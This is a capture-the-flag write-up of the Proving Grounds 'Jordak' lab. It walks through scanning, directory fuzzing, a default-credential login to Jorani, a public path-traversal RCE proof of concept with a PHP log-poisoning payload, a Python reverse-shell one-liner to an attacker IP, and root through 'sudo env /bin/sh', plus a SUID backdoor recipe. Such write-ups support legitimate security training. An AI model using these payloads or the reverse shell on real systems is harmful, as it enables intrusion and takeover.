

Proving Grounds Practice 49

Proving Grounds Practice — Jordak

The Scan


First I started a nmap scan to identify all of my surface attack:

```
└─$ sudo nmap -sS -O -sC -p- --open 192.168.165.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 12:53 EST
Nmap scan report for 192.168.165.109
Host is up (0.050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 76:18:f1:19:6b:29:db:da:3d:f6:7b:ab:f4:b5:63:e0 (ECDSA)
|_  256 cb:d8:d6:ef:82:77:8a:25:32:08:dd:91:96:8d:ab:7d (ED25519)
80/tcp    open  http
|_ http-robots.txt: 1 disallowed entry
|_/_
|_ http-title: Apache2 Ubuntu Default Page: It works
Aggressive OS guesses: Linux 5.0 - 5.4 (95%), Linux 5.0 (95%), HP P2000 G3 NAS device (93%)
, Linux 4.15 - 5.8 (93%), Linux 5.3 - 5.4 (93%), Linux 2.6.32 (92%), Linux 2.6.32 - 3.1 (92%)
, Infomir MAG-250 set-top box (92%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (92%)
, Linux 3.7 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.51 seconds
```

Enum for Life

How I have no creds, ssh will be my last option here. Going to the http I received a default page from Apache:



Robots shows me the root (/) directory as disallowed so I just ignore it. Did some source injection but didn't find anything useful, so I move to Fuzz it. Fuzz give some relevant directories (Note: You need to hide the lines with no contents (0 lines)):

```
L$ wfuzz -c -z file,/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt --hc 404 --hl 0 "http://192.168.165.109/FUZZ/"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer v. 1.0.0 *
*****

Target: http://192.168.165.109/FUZZ/
Total requests: 62285

ID | new | Response | Lines | Word | Chars | Payload
---|---|---|---|---|---|---
000000077: 200 system 20 L 101 W 1753 Ch "docs"
000000084: 200 for the 30 L 214 W 3794 Ch "assets"
000000176: 403 sing th 9 L 28 W 280 Ch "system"
000000362: 200 25 L 151 W 2898 Ch "sql"
000000386: 403 9 L 28 W 280 Ch "icons"
000000499: 403 9 L 28 W 280 Ch "application"
000000501: 200 20 L 102 W 1765 Ch "tests"
000000580: 403 9 L 28 W 280 Ch "local"
000001518: 200 38 L 302 W 5289 Ch "vendor"
000001842: 403 9 L 28 W 280 Ch "Reports List"
```

◆ **-hc** — Hide responses with this HTTP status code

- **Syntax:** `-hc <status_code>` (e.g., `-hc 404`)
- **Use case:** If you know that `404 Not Found` means the resource doesn't exist, you can hide all `404` responses to focus on other, more interesting results like `200 OK` or `302 Found`.

◆ **-hl** — Hide responses with this line count

- **Syntax:** `-hl <number_of_lines>` (e.g., `-hl 10`)
- **Use case:** If all irrelevant responses have 10 lines, you can hide them and only show responses that differ in line count — useful when many responses return but only some are interesting.

Manually browsing this directories I found a web application:

```
← → ↻ 🏠 192.168.165.109/docs/install/README.md
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hack The Box :: Dashb... GTFOBins

# Installation
Jorani has been tested with Apache, nginx, IIS and lighttpd (it works fine with any webserver supporting fastcgi).
Jorani is compatible with HHVM as Codeigniter is 100% compatible with the VM.
Jorani is 100% compatible with PHP 7.0 (starting from v0.4.0).

## General considerations
* Jorani must have write privileges on <code>application/logs</code> and <code>local/upload/*</code> folders.
* Some PHP extensions are required (e.g. mcrypt, mysqli, xml, zip, gd).
* The default user is *bbalet* and password is *bbalet*.
* The script <code>requirements.php</code>, at the root of the installation (e.g. *http://localhost/jorani/requirements.php*) allows you to check your system.
* Change <code>application/config/config.php</code> in order to modify the default behavior of Jorani.
* Jorani uses MySQL procedures (PROCEDURE). Some web hosting companies don't allow using custom MySQL functions.
* Jorani doesn't import users from external authentication sources (LDAP, OAuth2, SAML, etc.), so you must create the users into Jorani.
```


How I did not found the version, I search on the web about it. I found a Jorani's github page. In this page I found some juicy information as the default creds and some directories:

General considerations


- Jorani must have write privileges on `application/logs` and `local/upload/*` folders.
- Some PHP extensions are required (e.g. mcrypt, mysqli, xml, zip, gd).
- The default user is `bbalet` and password is `bbalet`.

<https://github.com/bbalet/jorani/blob/master/docs/install/README.md>

I tried this directories but no success, so I started try one by one and when I tried `/upload` I was redirect to the login page. I just tried the default creds and I was in:




Login Page




Web UI

Searching for exploits to the web app version I found a RCE:



- Attack Description: In this version, an attacker could leverage path traversal to access files and execute code on the server.

Looking up for this CVE I found 2 POCs, where the first [PoC.py](#) did not work, and the second [CVE_Jorani.py](#) was the right one (Probably the most difficult part of this machine is to find the exploit):



https://github.com/Orange-Cyberdefense/CVE-repository/blob/master/PoCs/CVE_Jorani.py

The Attack

I executed the exploit and was in. Then I use a python revshell for a more stable shell:

```
python3 CVE_Jorani.py http://192.168.165.109/
[!] Do not use this if you are not authorized to /!\
[!] POC made by Bjrgjrk (Guilhem RIZOUX)
[!] Header used for exploit: ORVOXDSKMFV
[!] Requesting session cookie
[!] Poisoning log file with payload: '<?php if(isset($_SERVER['HTTP_ORVOXDSKMFV']))system(base64_decode($_SERVER['HTTP_ORVOXDSKMFV']));?>'
[!] Set path traversal to './../application/logs'
[!] Recovered CSRF Token: 29c7408dd33bde8f31b5f87f4ee3ca69
[!] Accessing log file: log-2025-01-06
[!] (PSEUDO-TERM)
[!] export RHOST=192.168.43.236;export RPORT=9090;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

Usage: python3 CVE_Jorani.py <URL>

I set up a tty and in the user home directory you can find the local flag:

```
jordak@jordak:/home/jordak$ ll
total 24K
4.0K drwxr-x-- 2 jordak jordak 4.0K Jan  6 17:47 .
0 -rw-r--r-- 1 jordak jordak  0 Jan  6 17:47 .sudo_as_admin_successful
4.0K -rw-r--r-- 1 jordak jordak 33 Jan  6 17:34 local.txt
0 lrwxrwxrwx 1 root  root    9 Sep 11 07:22 .bash_history -> /dev/null
4.0K drwxr-xr-x 3 root  root   4.0K Sep 11 07:22 ..
4.0K -rw-r--r-- 1 jordak jordak 220 Mar 31 2024 .bash_logout
4.0K -rw-r--r-- 1 jordak jordak 3.7K Mar 31 2024 .bashrc
4.0K -rw-r--r-- 1 jordak jordak 807 Mar 31 2024 .profile
jordak@jordak:/home/jordak$ cat local.txt
7d957df79f8b3c6a8443c784b1954af0
jordak@jordak:/home/jordak$ _
```

Your flag won't be the same

Privilege Escalation


I started my enum for elevate my privs or move laterally. Right on my face, in my first command I saw that the user was in the sudo group, what is juicy!

```
jordak@jordak:/$ id
uid=1000(jordak) gid=1000(jordak) groups=1000(jordak),27(sudo)
jordak@jordak:/$ sudo -l
Matching Defaults entries for jordak on jordak:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jordak may run the following commands on jordak:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/env
```

ID and Sudo -l commands

Using gtfobins I searched for the env binary and found a way to leverage my privs:



<https://gtfobins.github.io/gtfobins/env/#sudo>

/ env

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ($\leq$ Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

I runned the command and I was as root:

```
jordak@jordak:/home/jordak$ sudo env /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
proof.txt
# cat proof.txt
7b91b1476e218e47105194e990519412
# _
```